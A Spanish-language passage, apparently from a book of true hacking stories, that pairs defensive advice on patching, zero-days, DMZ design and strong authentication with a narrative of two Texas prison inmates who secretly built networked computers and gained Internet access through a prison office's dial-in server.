El primero es sencillo y familiar: manténgase informado de todas últimas versiones de sistemas operativos y aplicaciones de sus proveedores. Es crucial mantenerse alerta de las novedades e instalar todos los parches o soluciones relacionados con la seguridad. Con el fin de garantizar que estas medidas se adopten de manera organizada y cuidadosa, todas las compañías deberían desarrollar e implementar un programa de gestión de parches dirigido a alertar al personal correspondiente siempre que se lance un nuevo parche para los productos que la compañía utiliza, en particular, para el software del sistema operativo, pero también el software y el *firmware* de aplicaciones.

Y siempre que haya disponible un nuevo parche, deberá instalarse tan pronto como sea posible; inmediatamente, a menos que hacerlo interrumpiera las operaciones de la empresa; de no ser así, en cuanto las circunstancias lo permitan. No es difícil imaginar que los empleados con exceso de trabajo cedan a la presión de entregarse a proyectos más visibles (instalar sistemas para nuevos trabajadores, por poner un ejemplo) e intenten eludir la instalación de parches en los ratos que tengan disponibles. Pero si el dispositivo que requiere el parche está accesible al público a través de Internet, la situación será de peligro.

Numerosos sistemas se ven comprometidos por la falta de gestión los parches. Una vez que se revela una vulnerabilidad al público, el agujero de seguridad aumenta considerablemente hasta que el fabricante lance un parche que solucione ese problema y los clientes lo instalen.

En las empresas, la instalación de los parches debe tener una alta prioridad; es necesario que haya un proceso formal de gestión de los parches para reducir el agujero de seguridad, tan rápido como sea posible, sujeto a la necesidad de no interferir en las operaciones críticas de la empresa.

Pero ni siquiera basta con estar atento a la instalación de parches. neOh afirma que algunas de las intrusiones en las que participó se consiguieron a través de exploits de "día cero", intrusiones basadas en vulnerabilidades que nadie, fuera de un grupo muy reducido de *hackers,* conoce. El "día cero" es el día en el que explotan por primera vez la vulnerabilidad y, por tanto, el día en que el fabricante y la comunidad de seguridad la advierte por primera vez.

Dado que siempre existe la posibilidad de que un exploit de día cero ponga en riesgo la seguridad, todas las organizaciones que utilizan el producto defectuoso son vulnerables hasta que se saca un parche o una solución. ¿Cómo se puede mitigar, entonces, el riesgo de la exposición?

En mi opinión, la única solución viable consiste en utilizar un modelo de *defensa en profundidad.* Debemos dar por hecho que nuestros sistemas de acceso público serán vulnerables a ataques de día cero en un momento o en otro. Por tanto, debemos crear un entorno que minimice los potenciales daños que podría causar un malintencionado. Un ejemplo, mencionado anteriormente, consiste en colocar los sistemas de acceso público en la DMZ del cortafuegos de la compañía. El término DMZ, prestado de la abreviatura militar o política de *zona desmilitarizada,* significa establecer la arquitectura de red de modo que esos sistemas a los que el público tiene acceso (servidores Web, servidores de correo, servidores DNS, etc.) estén aislados de los sistemas que manejan información confidencial de la red de la empresa. Desplegar una arquitectura de red que proteja la red interna es un ejemplo de defensa en profundidad. Con esta organización, incluso si un *hacker* descubre una vulnerabilidad no conocida hasta ese momento y compromete la seguridad de un servidor Web o de correo, los sistemas de la empresa de la red interna seguirán protegidos por otra capa de seguridad.

Las empresas pueden adoptar otra medida efectiva vigilando que la red o los *hosts* individuales no registren actividades inusuales o sospechosas. Un atacante suele realizar acciones concretas después de haber superado las medidas de seguridad del sistema, como, por ejemplo, intentar hacerse con las contraseñas cifradas o de texto plano, instalar una puerta trasera o modificar los archivos de configuración para debilitar la seguridad, o modificar el sistema, las aplicaciones o los archivos de registro, entre otras cosas. Un proceso que vigile estos típicos comportamientos de los *hackers* y que alerte al personal correspondiente puede servir de gran ayuda para controlar los daños.

Pasando a otro punto, la prensa me ha entrevistado innumerables veces sobre las mejores formas de proteger los recursos de una empresa y de un ordenador personal en el entorno hostil actual. Una de mis recomendaciones básicas es utilizar una forma más segura de autentificación que las contraseñas fijas. Uno nunca sabe, hasta quizás

después de que haya ocurrido, quién más puede haber averiguado tu contraseña.

Existen diferentes técnicas de registro de segundo nivel que se pueden utilizar, combinadas con una contraseña tradicional, para lograr así una seguridad mucho más eficaz. Además del dispositivo RSA SecureID, mencionado anteriormente, SafeWord PremierAccess ofrece testigos que generan palabras de paso, certificados digitales, tarjetas inteligentes, sistemas biométricos y otras técnicas.

Las desventajas de utilizar estos tipos de control de la autentificación son el coste añadido y un grado mayor de molestias para cada usuario. Todo depende de qué se quiera proteger. Las contraseñas fijas pueden ser suficientes para el sitio Web de un periódico que quiera proteger los artículos y las noticias. ¿Pero confiaría en contraseñas fijas para proteger las especificaciones del último diseño de un nuevo reactor comercial?

LA ÚLTIMA LÍNEA

Las anécdotas narradas en este libro, y en la prensa, ponen de manifiesto que los sistemas informáticos no son seguros y lo vulnerables que son ante un ataque. Da la sensación que sólo unos cuantos sistemas sean realmente seguros.

En esta época de atentados terroristas, es evidente que necesitamos ser más eficaces cerrando los agujeros. Episodios como el que hemos contado aquí plantean un problema al que debemos hacer frente: la facilidad con la que la agudeza y el conocimiento de nuestros propios jóvenes inconscientes pueden volverse en nuestra contra y poner en peligro nuestra sociedad. Desde mi punto de vista, en el colegio deberían enseñar a los niños los principios de la ética informática desde la escuela primaria, cuando se inician en el uso de ordenadores.

Asistí recientemente a una presentación de Frank Abagnale, el protagonista de la exitosa película *Atrápame si puedes.* Frank había realizado una encuesta a alumnos de secundaria de todo el territorio de Estados Unidos sobre el uso ético de los ordenadores. Preguntó a los

alumnos si consideraban un comportamiento aceptable *craquear* la contraseña de un compañero del colegio. Sorprendentemente, el 48 por ciento pensaba que no había ningún problema. Con actitudes como ésta, no es difícil comprender por qué hay gente que toma parte en este tipo de actividades.

Si alguien tiene sugerencias sobre cómo hacer que nuestros jóvenes *hackers* sean menos susceptibles de ser reclutados por nuestros enemigos, extranjeros y nacionales, me gustaría que las compartiera y las diera a conocer.

LOS *HACKERS* DE LA PRISIÓN DE TEXAS

No creo que haya nada que se pueda decir a un chico joven para que cambie, sino que se valoren a sí mismos y que nunca tomen el camino más corto.

— William

Dos presos menores, ambos cumpliendo largas penas por asesinato, se conocieron en un día resplandeciente en el patio encementado de una prisión de Texas y descubrieron que compartían la festinación por los ordenadores. Se aliaron y se convirtieron en *hackers* secretos justo delante de las narices de los guardias atentos.

Todo eso ha acabado. Actualmente, William Butler se mete en el coche a las 5.30 horas cada día de de lunes a viernes y se enfrenta al tráfico que colapsa Houston para llegar a su trabajo. Considera que tiene mucha suerte, incluso de estar vivo. Tiene una novia estable y conduce un

coche nuevo y reluciente. Y, añade: "He sido recompensado recientemente con un aumento de 7000 dólares. No está mal".

Igual que William, su amigo Danny, también ha sentado la cabeza y tiene un trabajo estable en el campo de la informática. Pero ninguno de los dos olvidará nunca los largos y lentos aflos con los que pagaron un alto precio por sus actos. Curiosamente, el tiempo que pasaron en prisión, les sirvió para adquirir los conocimientos que tan bien están utilizando ahora en el "mundo libre".

Dentro: el descubrimiento de los ordenadores

La prisión es un golpe duro para el recién llegado. Generalmente, cuando llegan, los internos están todos juntos hasta que se puede separar a los indisciplinados y violentos, lo cual supone un serio desafío para los que intentan vivir según sus reglas. Rodeados de gente que puede explotar ante cualquier estímulo imaginable, incluso los dóciles tienen que hacerse los duros para sobrevivir por sí mismos. William formuló sus propias reglas:

> *Básicamente vivía como tenía que vivir allí dentro. Sólo mido 1,60 cm y probablemente pesaba entonces 115 kg. Pero no consistía sólo en ser grande, sino pensar que yo no era una persona débil y que nadie se iba a aprovechar de mí. Actuaba así. Allí dentro, si alguien percibe cualquier debilidad, la aprovecha. No mentía, no hablaba de los asuntos de otros y que no me preguntaran sobre los míos por los mandaba a...*
>
> *Danny y yo I cumplimos condena en unidades muy duras. Sabes lo que quiero decir, unidades de gladiadores, en las que tenías que luchar todo el tiempo. Por eso no nos importaban ni los guardias ni nadie. Nos peleábamos a la mínima provocación o hacíamos lo que tuviéramos que hacer.*

Cuando llegó William a la unidad Wynne, una cárcel de Huntsville, Texas (EE. UU.), Danny ya estaba allí, cumpliendo una condena de 20 años. Su trabajo inicial en la prisión no tenía nada que ver con los ordenadores.

> *Al principio me enviaron a una unidad en la que empiezas a hacer trabajos de campo en las granjas. Tienes que ir en filas azada arriba, azada abajo. Podrían utilizar máquinas para eso, pero no lo hacen, es una forma de castigo, de modo que te sientes mejor con el trabajo que te dan después, sea el que sea.*

Cuando trasladaron a Danny a la unidad Wynne, se sintió agradecido de que le hubieran asignado un puesto administrativo en la Oficina de Transporte. "Empecé a trabajar en una máquina de escribir Olivetti con un monitor y dos disqueteras. Tenía el sistema DOS y muy poca memoria. Estuve tocándolo todo para aprender a utilizar el equipo". (Para mí, suena muy familiar: el primer ordenador que utilicé era un teletipo Olivetti, con un módem acoplador acústico de 110 baudios.)

Encontró un libro antiguo sobre ordenadores por algún rincón olvidado, un manual de instrucciones de uno de los programas de bases de datos antiguos, el dBase III. "Aprendí a poner los informes en dBase, cuando todo el mundo todavía los mecanografiaba". Pasó las órdenes de compra de la oficina a dBase e incluso comenzó un programa para llevar el seguimiento de los envíos de los productos agrícolas de la prisión a otras prisiones del estado.

Finalmente, Danny ganó consideración y ello le reportó un puesto de trabajo de mayor confianza y lo que se conoce como un "pase de puerta", que le permitía trabajar fuera del perímetro de seguridad de la prisión.

Lo enviaron a un puesto en la oficina de envíos ubicada en una caravana al otro lado de la valla, para preparar las órdenes de envío de los camiones de entrega que transportaban alimentos. Pero lo más importante es que le dieron su "primer acceso real a los ordenadores".

Después de un tiempo, le facilitaron una habitación pequeña en la caravana y lo pusieron al cargo del hardware, el montaje de máquinas nuevas y la reparación de las averiadas. Fue su oportunidad de oro: aprender en la práctica a montar y reparar ordenadores. Algunas de las personas que trabajaban con él le llevaban manuales informáticos, lo que aceleró su aprendizaje.

Estar al cargo del hardware le brindó acceso a "una estantería repleta de piezas de ordenador de las que no había ningún inventario". En muy poco tiempo había adquirido conocimientos razonables en el montaje de máquinas o adición de componentes. El personal de la prisión ni siquiera inspeccionaba los sistemas para saber cómo los había configurado, de modo que Danny podía fácilmente montar máquinas con equipo no autorizado.

Las prisiones federales son diferentes

Esa forma despreocupada de no controlar en qué anda un preso es poco probable en una prisión federal. La Oficina de Prisiones de Estados Unidos sufre un alto grado de paranoia en esta materia. Durante el tiempo que viví preso, tuve una función que no estaba relacionada "CON ORDENADORES", lo que significa que el hecho de que yo pudiera acceder a un ordenador se consideraba una amenaza para la seguridad. Ni siquiera tenía acceso a un teléfono; en ese respecto: un fiscal dijo una vez a un juez federal que si yo tuviera libertad para utilizar el teléfono estando bajo custodia, podría silbar y enviar instrucciones a un misil intercontinental de las Fuerzas Aéreas. Es absurdo, pero el juez no tenía motivos para no creerle. Permanecí detenido en régimen de aislamiento durante ocho meses.

En el sistema federal de aquella época, los presos únicamente podían utilizar los ordenadores respetando instrucciones estrictas. Ningún interno podría utilizar ningún ordenador conectado a un módem o que tuviera tarjeta de red o cualquier otro componente de comunicación. Los ordenadores críticos desde el punto de vista operacional y los sistemas que contenían información confidencial estaban claramente señalizados con un cartel de "uso exclusivo del personal" de modo que quedara inmediatamente patente que un interno estaba utilizando un ordenador que ponía la seguridad en riesgo. El hardware lo controlaba estrictamente personal técnico especializado para evitar el uso no autorizado.

William consigue las llaves del castillo

Cuando trasladaron a William de la granja prisión a la unidad Wynne, en Huntsville, consiguió un puesto envidiable en la cocina.

"Tenía las llaves del castillo porque podía cambiar comida por otras cosas".

En la cocina había un ordenador, una máquina vieja modelo 286 con un ventilador de refrigeración en la parte delantera, pero suficiente para que él fuera progresando en sus conocimientos de informática. Podía llevar algunos historiales de cocina, informes y formularios de órdenes de compra con ese ordenador, lo que le ahorraba horas de sumar columnas de números y después mecanografiar todos los papeles.

Después de que William supiera que había otro preso que compartía su afición por los ordenadores, Danny pudo ayudarle a mejorar la calidad de la configuración del ordenador del economato. Sacaba componentes de la estantería de la caravana de Agricultura y después conseguía la ayuda de algunos amigos que desempeñaban funciones de mantenimiento y que podían ir a cualquier punto de la prisión.

> *No respondían ante nadie de formas que podían escabullir los componentes informáticos y llevarlos a la cocina en lugar de hacerlo nosotros, sólo tenían que ponerlos en un carro y empujarlo hasta allí.*
>
> *Después, una Noche Buena, un guardia entró en la unidad con una caja que tenía componentes suficientes para un ordenador entero, un concentrador y otras cosas.*

¿Cómo convenció a un guardia de que rompiera las reglas con tanto descaro? "Sólo hice lo que allí llaman 'bailarle el agua', sólo estuve charlando con él y me hice amigo". Los padres de William habían comprado los componentes informáticos que él había pedido y el guardia estuvo de acuerdo en meter todos aquellos componentes como si fueran regalos de Navidad.

Para conseguir espacio de trabajo para la cada vez más grande instalación informática, William se apropió de un trastero pequeño contiguo al economato. La habitación no tenía ventilación pero estaba seguro de que eso no supondría ningún problema y no lo supuso: "Cambié comida para conseguir un aparato de aire acondicionado,

hicimos un hueco en la pared y pusimos allí el aparato para poder respirar y trabajar con comodidad", explica.

"Construimos tres ordenadores allí. Cogimos las carcasas de los 286 viejos y colocamos dentro placas Pentium. Los discos duros no encajaban, entonces tuvimos que sujetarlos con rollos de papel higiénico", una solución innovadora, pero debía verse muy divertido.

¿Por qué tres ordenadores? Danny se pasaba por allí de vez en cuando y así cada uno podría utilizar un ordenador. Y un tercer interno comenzó después una "oficina de trámites legales" y cobraba a los compañeros por estudiar sus asuntos legales *online* y por redactar documentos para recursos, etc.

Mientras tanto, la habilidad de William con el manejo de los ordenadores para organizar el papeleo del economato había llamado la atención del capitán que estaba al cargo del servicio de alimentación y le asignó una función adicional: cuando no estuviera ocupado con las tareas habituales, tendría que trabajar en la creación de archivos informáticos para los informes que enviaba el capitán al director.

Para desempeñar estas funciones adicionales, autorizaron a William a trabajar en la oficina del capitán: una función muy atractiva para un preso. Pero después de cierto tiempo William comenzó a irritarse: los ordenadores del economato estaban cargados de archivos de música, juegos y vídeos. En la oficina del capitán, no tenía ninguna de esas agradables distracciones. Pero, la vieja y aguda innovación americana más una dosis sustancial de audacia sugirió una forma de solventar el problema.

> *A cambio de comida de la cocina conseguí cable de red de la sección de mantenimiento. Hicimos que el secretario de mantenimiento nos pidiera un carrete de 30 m de cable Cat 5 [Ethernet]. Hicimos que los guardias abrieran conductos y metieran el cable. Sólo les dije que estaba trabajando para el capitán y me abrieron la puerta.*

Poco después, había tendido el cable para una conexión Ethernet entre los tres ordenadores que tenía ahora en el economato y el ordenador

de la oficina del capitán. Cuando el capitán no estaba allí, William se daba el placer de jugar con los juegos de ordenador, escuchar música y ver vídeos.

Pero corría un grave riesgo. ¿Qué ocurriría si el capitán volvía inesperadamente y lo sorprendía escuchando música, con juegos en la pantalla o una película de chicas? Se tendría que despedir de su posición privilegiada en la cocina, las funciones cómodas en la oficina del capitán **y** el acceso a la instalación informática que había montado con tanto esfuerzo.

Mientras tanto, Danny tenía sus propios retos. Ahora trabajaba en la Oficina de Agricultura, rodeado de ordenadores, con enchufes de teléfonos por todas partes con conexiones al exterior. Parecía un niño con la nariz contra el cristal de una tienda de golosinas y sin dinero. Todas aquellas tentaciones tan cerca y tan lejos de poder disfrutarlas.

Un día apareció un funcionario en la minúscula oficina de Danny. "Trajo una máquina porque no podía conectarse a Internet. Yo no sabía realmente cómo funcionaba un módem, no había nadie que me enseñara.

Pero pude ayudarle a instalarlo". Durante el proceso de conectar la máquina, el funcionario, a petición de Danny, le dio su nombre de usuario y contraseña; probablemente no vio ninguna objeción, sabiendo que los internos no estaban autorizados a utilizar ordenadores que tuvieran acceso a Internet.

Danny se dio cuenta de que el guardia era demasiado lento o demasiado profano en tecnología para descubrir que le había dado a Danny un billete electrónico para navegar por Internet. Danny, pasó un cable de teléfono secretamente por detrás de unos armarios a su área de trabajo y lo conectó al módem interno de su ordenador. Con los datos de usuario del funcionario que había memorizado, se sentía feliz: tenía acceso a Internet.

Conectarse sin riesgos

Para Danny, conseguir una conexión a Internet abrió un nuevo mundo en su monitor. Pero, exactamente igual que William, corría un enorme riesgo cada vez que se conectaba.

Podía hacer la marcación por el módem, coger información sobre ordenadores y otras cosas y hacer preguntas. Me registraba con los datos del funcionario pero estaba todo el tiempo inquieto por si me descubrían. Intentaba tener cuidado de no estar conectado demasiado tiempo para no ocupar las líneas.

Se le ocurrió una solución ingeniosa. Danny instaló un "divisor" en la línea de teléfono que conectaba al fax. Pero no pasó demasiado tiempo antes de que la unidad de Agricultura comenzara a recibir quejas de otras prisiones que querían saber por qué su línea de fax estaba siempre ocupada. Comprendió que necesitaba una línea exclusiva para Internet si quería navegar por la red a sus anchas y con seguridad. Tras un reconocimiento del terreno encontró la respuesta: descubrió dos enchufes telefónicos que estaban activos pero no se utilizaban, Aparentemente nadie del personal recordaba si quiera que existían. Volvió a conectar el cable desde su módem, lo enchufó en una de las salidas y así consiguió su propia línea al exterior. Otro problema solventado.

En un rincón de su minúscula sala, debajo de una pila de cajas, instaló un ordenador que funcionaría como servidor, en realidad, era un dispositivo de almacenamiento electrónico para todo el valioso material que planeaba descargar, como los archivos de música y las instrucciones de programación informática y todo lo demás, que no guardaría en su propio ordenador, por si acaso alguien miraba.

Las cosas comenzaban a adquirir forma, pero a Danny le asediaba otra dificultad, una considerablemente seria. No tenía forma de saber qué ocurriría si el funcionario y él intentaban utilizar la cuenta de Internet al mismo tiempo. Si Danny ya estaba conectado, ¿recibiría el funcionario un mensaje de error en el que se le informara de que no podía conectarse porque su cuenta ya estaba siendo utilizada? El hombre podría ser un paleto de mente espesa, pero seguro que en ese momento recordaría haber dado a Danny sus datos de registro y comenzaría a cavilar. De momento, a Danny no se le ocurría la solución; el problema le reconcomía.

Aún así, estaba orgulloso de lo que había conseguido dada las circunstancias. La había llevado una cantidad ingente de trabajo. "Tuve que construir una base sólida: instalar servidores, descargar todo lo que pudiera de la Web, ejecutar el [software] 'GetRight' para mantener una

descarga durante 24 horas. Juegos, vídeos, instrucciones de programación, de instalación de redes, vulnerabilidades, cómo abrir puertos".

William sabía cómo había sido posible la instalación de Danny en el Departamento de Agricultura. "Básicamente, él era el administrador de la red porque el hombre 'del mundo libre' [el empleado civil] que tenían trabajando allí era un payaso". A los internos les iban asignando trabajos que, a pesar de corresponderle a él, este empleado no sabía hacer, cosas como "la programación en C++ y Visual Basic", y no es que los internos tuvieran preparación para administrar correctamente la red.

Había otra dificultad que también inquietaba a Danny: su ordenador estaba frente al pasillo, de modo que cualquiera podía ver lo que estaba haciendo. Como la Oficina de Agricultura estaba cerrada fuera del horario de oficina, sólo podía conectarse a Internet durante el día, buscando momentos en los que el resto de la oficina pareciera estar demasiado ocupada para interesarse en lo que él estuviera haciendo. Con un truco inteligente que le permitía asumir el control de otro ordenador, conectó su máquina a la que utilizaba un empleado civil que trabajaba enfrente de él. Cuando el hombre no estaba en la oficina y parecía que nadie pasaría a la oficina del fondo por un tiempo, Danny se apropiaba del otro ordenador y lo ponía a descargar los juegos o la música que quería al servidor del rincón.

Un día, cuando se disponía a conectarse a la red y comenzar a descargar archivos, alguien apareció súbitamente en el área de trabajo de Danny: era una guardia y las mujeres, coinciden Danny y William, siempre son mucho más duras y estrictas con las normas. Antes de que él pudiera liberar el control de la otra máquina, la mujer abrió los ojos como platos. Había reparado en que el cursor se movía. Danny consiguió abortar su operación. La mujer parpadeó, pensando, seguramente, que había imaginado lo que había visto. Y se marchó.

La solución

William todavía recuerda vividamente el día en que a Danny se le ocurrió la solución a los problemas que ambos tenían con el acceso a Internet. Al personal de cocina le estaba permitido comer en el comedor

de los funcionarios después de que éstos hubieran terminado y recogido. Con frecuencia, William colaba en el comedor a Danny para que comiera "mucho mejor" con él y, además, así podían hablar con más privacidad. "Todavía me acuerdo del día en que lo metí allí", cuenta William y añade: "dijo 'sé cómo podemos hacerlo, B'. Así me llamaba él, B, o Big B. Y a continuación me explicó qué íbamos a hacer".

El plan que Danny había ideado consistía en unir dos piezas de un puzzle; las líneas de teléfono al exterior que tenía disponibles en el Departamento de Agricultura y el ordenador que tenía William en la cocina. Propuso una estrategia que les permitiría a los dos utilizar ordenadores y conectarse a Internet siempre que quisieran, con libertad y seguridad.

> *Siempre nos sentábamos en la parte trasera del economato a jugar en los ordenadores. Y pensé: "Si podemos sentarnos aquí a jugar y a nadie le importa, porque a los guardias les da igual siempre y cuando hagamos nuestro trabajo, ¿por qué no acceder a Internet desde aquí? "*

La Oficina de Agricultura tenía equipo informático más moderno porque, como Danny explica, otras prisiones del estado se "rasaban" a su servidor. Utiliza el término "rasar" para decir que los ordenadores de otras prisiones se conectaban por marcación al servidor de la Oficina de Agricultura, configurado para permitir las conexiones de marcaciones telefónicas a través de los RAS (servicios de acceso remoto) de Microsoft.

Un elemento clave decisivo contra el que chocaban los chicos era el módem. "Hacerse con un módem eran palabras mayores. Los tenían bien seguros. Pero logramos poner las manos sobre dos", asegura William. Cuando estaban listos para acceder a Internet desde el economato, "lo que hacíamos era marcar por las líneas telefónicas internas de la unidad y conectarnos mediante el RAS al Departamento de Agricultura".

Traducción: desde el economato, los chicos introducían un comando para que el módem del ordenador marcara una llamada telefónica por una línea interna. Esa llamada se recibía en un módem de

la tienda de la granja, un módem conectado al servidor de Danny. Ese servidor estaba conectado a una red local con todos los demás ordenadores de la oficina, algunos de los cuales tenían módems conectados a líneas de teléfono externas. Una vez que las redes del economato y de la Oficina de Agricultura estaban en comunicación entre sí a través de la línea telefónica, el siguiente paso sería enviar un comando a uno de los ordenadores de la Oficina de Agricultura para que marcara la conexión a Internet. Y, *\voilá* Acceso instantáneo.

No completamente. Los dos *hackers* todavía necesitaban una cuenta con un proveedor de servicios de Internet. En un principio, utilizaban los nombres de acceso y las contraseñas del personal que trabajaba en el departamento, "cuando sabíamos que estarían fuera de la ciudad cazando o cualquier otra cosa", cuenta Danny. Habían conseguido esos datos instalando en los otros ordenadores un programa denominado "BackOrifice", una herramienta muy conocida para la vigilancia remota que les permitía controlar un ordenador remoto como si estuvieran sentados justo delante.

Evidentemente, utilizar las contraseñas de otras personas era arriesgado, por todas las formas por las que se puede descubrir. En esta ocasión, fue William el que encontró la solución. "Le pediré a mis padres que nos paguen un acceso a Internet con un compañía de servicios local", así ya no tuvieron que utilizar los datos de otra gente.

Al final, tenían conexión a Internet a través de la Oficina de Agricultura las 24 horas del día, todos los días de la semana. "Teníamos dos servidores FTP en marcha descargando películas y música y más herramientas de programación y todo tipo de material. Conseguía juegos que ni siquiera se habían puesto a la venta todavía", cuenta Danny.

Casi pillados

En su central del economato, William colgó tarjetas de sonido y altavoces externos para poder poner música o escuchar los diálogos de las películas que descargaban. Si un guardia preguntaba qué estaban haciendo, William les decía: "Yo no te pregunto a ti en qué andas, no me preguntes tú".

Siempre les decía [a los guardias] que habla cosas en la vida que yo podía prometer. Número uno: no tendría una pistola y no dispararía a nadie estando allí. Número dos: no tomaría drogas y no me destrozaría el cerebro. Número tres: ni tendría un chulo ni sería un chulo. Número cuatro: no tontería con funcionarías.

No les podía prometer que no pelearía, nunca les mentí. Ellos respetaban mi honestidad y mi franqueza, de modo que hacían cosas por mí. Hablando puedes conseguir que los guardias te hagan favores.

La conversación dirige el país. A las mujeres les quitas la ropa interior hablando, ¿entiendes? Hablando convences a la gente de que haga lo que quieres que hagan por ti.

Pero no importa lo hábil que un preso sea hablando, ningún guardia daría a un interno rienda suelta con los ordenadores y las líneas telefónicas externas. Entonces, ¿cómo consiguieron ellos salirse con la suya en lo que respecta a las aventuras de *hacker* delante de los guardias? William explica:

Pudimos hacer muchas cosas porque ellos nos miraban como si fueran medio tontos. Estábamos en el territorio sureño, en medio de la América profunda, y los jefes [guardias] no tenían ni idea de lo que estábamos haciendo. No podían ni imaginar de lo que éramos capaces.

Otra razón tuvo que ser que estos dos internos hacían trabajos informáticos por los que se pagaba a otra gente. "La mayoría de la gente que tenían allí y que, en teoría, debían tener conocimientos sobre algo, como los ordenadores, sencillamente no los tenían. Por eso conseguían a internos que lo hicieran", afirma William.

Este libro está lleno de anécdotas sobre el caos y los daños que los *hackers* pueden causar; sin embargo, William y Danny no se implicaron en asuntos delictivos, sino que, básicamente, querían mejorar sus conocimientos informáticos y entretenerse, lo que, dadas las circunstancias, no resulta difícil de entender. Para William es muy importante que la gente repare en la diferencia.

Nosotros nunca cometimos abusos ni causamos daños a nadie. Nunca lo hicimos. Quiero decir, desde mi punto de vista, yo pensé que era necesario aprender lo que quería aprender para seguir adelante y tener suerte cuando saliera.

Los funcionarios de la prisión de Texas, que desconocían absolutamente lo que estaba ocurriendo, tuvieron suerte de que las intenciones de William y Danny fueran buenas. Imaginen los estragos que habrían podido causar; para ellos habría sido un juego de niños desarrollar un plan para obtener dinero o propiedades de víctimas desprevenidas. Internet se convirtió en su universidad y su patio de juegos. Aprender a hacer chanchullos contra personas o penetrar en sitios Web de empresas habría sido pan comido; adolescentes e incluso niños más jóvenes aprenden estos métodos todos los días en las páginas de *hackers* y en otros puntos de la Web. Y, al estar presos, Danny y William tenían todo el tiempo del mundo.

Quizás se pueda sacar una lección de aquí: eran dos asesinos condenados, pero eso no significaba que fueran escoria, que estuvieran podridos hasta la médula. Hicieron sus trampas para conectarse a Internet ilegalmente, pero eso no significaba que quisieran causar daño a gente inocente o compañías que, por desconocimiento, no tuvieran una seguridad suficiente.

Estuvieron cerca

Los dos *hackers* neófitos no permitieron que la agradable distracción que ofrece el entretenimiento en Internet ralentizara su aprendizaje. "Podía pedir a mi familia los libros que quisiera", dice William, que piensa que sus aventuras eran una forma de saciar la profunda necesidad de formación práctica. "Quería comprender el intrincado funcionamiento de una red TCP/IP. Necesitaba ese tipo de conocimiento para cuando saliera".

Era aprendizaje y a la vez era divertido. ¿Sabes lo que te quiero decir? Me divertía porque tengo personalidad de tipo A, me gusta vivir al límite. Y era una forma de desairar "al hombre". Porque no tenían ni idea.

Dejando a un lado la parte seria y la parte de diversión del uso de Internet, Danny y William también disfrutaron socializando. Comenzaron amistades electrónicas con algunas chicas, se encontraban *online* en los chats y se comunicaban por correo electrónico. Con algunas, reconocieron que estaban en prisión; con la mayoría, renunciaban a mencionarlo. No sorprende. Vivir al límite puede ser estimulante pero siempre comporta un riesgo serio. William y Danny nunca podían dejar de mirar por encima del hombro.

"Una vez estuvimos muy cerca de que nos pillaran", recuerda William. "Uno de los funcionarios que no nos caía bien porque estaba completamente paranoico. No nos gustaba conectarnos cuando trabajaba él".

Un día, este guardia en particular llamó al economato y se encontró con que la línea estaba siempre ocupada. "Lo que lo tenía flipado era que uno de los chicos que trabajaba en la cocina había comenzado una relación con una enfermera de la clínica de la prisión". El guardia sospechó que ese preso, George, tenía la línea ocupada con una llamada no autorizada a su novia. En realidad, la línea estaba ocupada porque William estaba utilizando Internet. El guardia corrió hacia el economato. "Oímos la llave en la puerta, así que supimos que alguien venía. Lo cerramos todo".

Cuando el guardia llegó, William estaba introduciendo informes en el ordenador y Danny lo observaba inocentemente. El guardia pidió que le explicaran por que la línea de teléfono había estado ocupada durante tanto tiempo. William estaba preparado y le recitó toda una historia sobre que había necesitado hacer una llamada para conseguir información sobre el informe en el que estaba trabajando.

> *Desde allí no teníamos posibilidad de conseguir una línea al exterior y él lo sabía, pero este tío era superparanoico. Pensó que nosotros hablamos ayudado a George, de alguna forma, a hablar con su novia.*

No importa que se creyera o no la historia de William, porque, sin pruebas, el guardia no podía hacer nada. Posteriormente, George se

casó con la enfermera y, hasta donde William sabe, sigue en prisión y felizmente casado.

La adolescencia

¿Cómo termina un adolescente como William, procedente de un hogar estable, con unos padres carifiosos y comprensivos, en prisión? "Mi infancia fue excelente. Era estudiante de aprobados pero muy inteligente. Nunca jugué al fútbol ni esas cosas, pero jamás me metí en líos hasta que terminé el colegio"

La educación baptista del sur no fue una experiencia positiva para William. Actualmente, opina que la religión dominante puede causar danos a la autoestima de un joven. "Te enseñan que no vales nada desde el principio" William atribuye sus pocas opciones, en parte, al hecho de que le convencieran de que no podía tener éxito. "Tenía que ganarme el amor propio y la autoestima de alguna otra forma y lo conseguí haciendo que la gente me tuviera miedo".

Estudiando filosofía, William comprendió lo que Friedrich Nietzsche quería decir con la "metamorfosis del espíritu":

> *No sé si has leído alguna vez algo de Nietzsche, pero él hablaba del camello, el león y el niño. Y yo era un camello, hacía lo que pensaba que haría felices a los demás para ganar autoestima a partir del aprecio que los demás me tuvieran; en lugar de amarme a mí mismo y aceptarme por mis virtudes.*

A pesar de ello, William terminó la enseñanza secundaria con un expediente intachable. Sus problemas comenzaron después de entrar en una facultad de la zona Houston y de trasladarse después a una escuela de Louisiana para estudiar aviación. El instinto de caer bien a los demás trocó en la necesidad de respeto.

> *Me di cuenta de que podía ganar dinero vendiendo éxtasis y otras cosas. La gente me tenía miedo porque siempre iba armado y porque me metía en peleas, bueno, vivía mi vida como un idiota. Después me vi envuelto en un negocio de drogas que salió mal.*

Él y su cliente terminaron dando vueltas por el suelo, luchando por el control. Apareció un amigo del otro chico y William supo que tenía que hacer algo desesperado o que nunca saldría de allí. Sacó el arma y disparó. El chico murió.

¿Cómo se enfrenta un chico de una familia estable y sólida a una realidad tan dura? ¿Cómo cuenta las terribles noticias?

> *Una de las cosas más difíciles que he tenido que hacer en la vida ha sido contar a mi madre lo que había hecho. Sí, fue muy duro.*

William tuvo mucho tiempo para recapacitar sobre lo que le había llevado hasta una cárcel. No culpa a nadie, salvo a sí mismo. "Fue el camino que yo elegí porque mi autoestima estaba destrozada. No fue nada que mis padres hubieran hecho porque me educaron como pensaban que debían educarme"

Para Danny, todo se torció en una sola noche.

> *No era más que un chiquillo tonto. El día que cumplí los 18, me organizaron una fiesta enorme. De vuelta a casa, dos de las chicas tenían que ir al baño, así que me aparté en un restaurante. Cuando salieron, dos tipos las estaban siguiendo y molestando. Nos bajamos del coche en tropel y montamos una pelea enorme y antes de que todo hubiera acabado, atropellé a uno de ellos. Entonces sentí pánico y nos largamos. Salí de allí.*

Es el síndrome de Richard Nixon y Martha Stewart en el trabajo, el de no querer dar un paso adelante y asumir responsabilidades de sus acciones. Si Dan no se hubiera ido, el cargo habría sido, seguramente, el de homicidio sin premeditación. Abandonar la escena fue el error y una vez que le siguieron la pista y lo arrestaron, ya era demasiado tarde para que alguien creyera que había sido fortuito.

Libres de nuevo

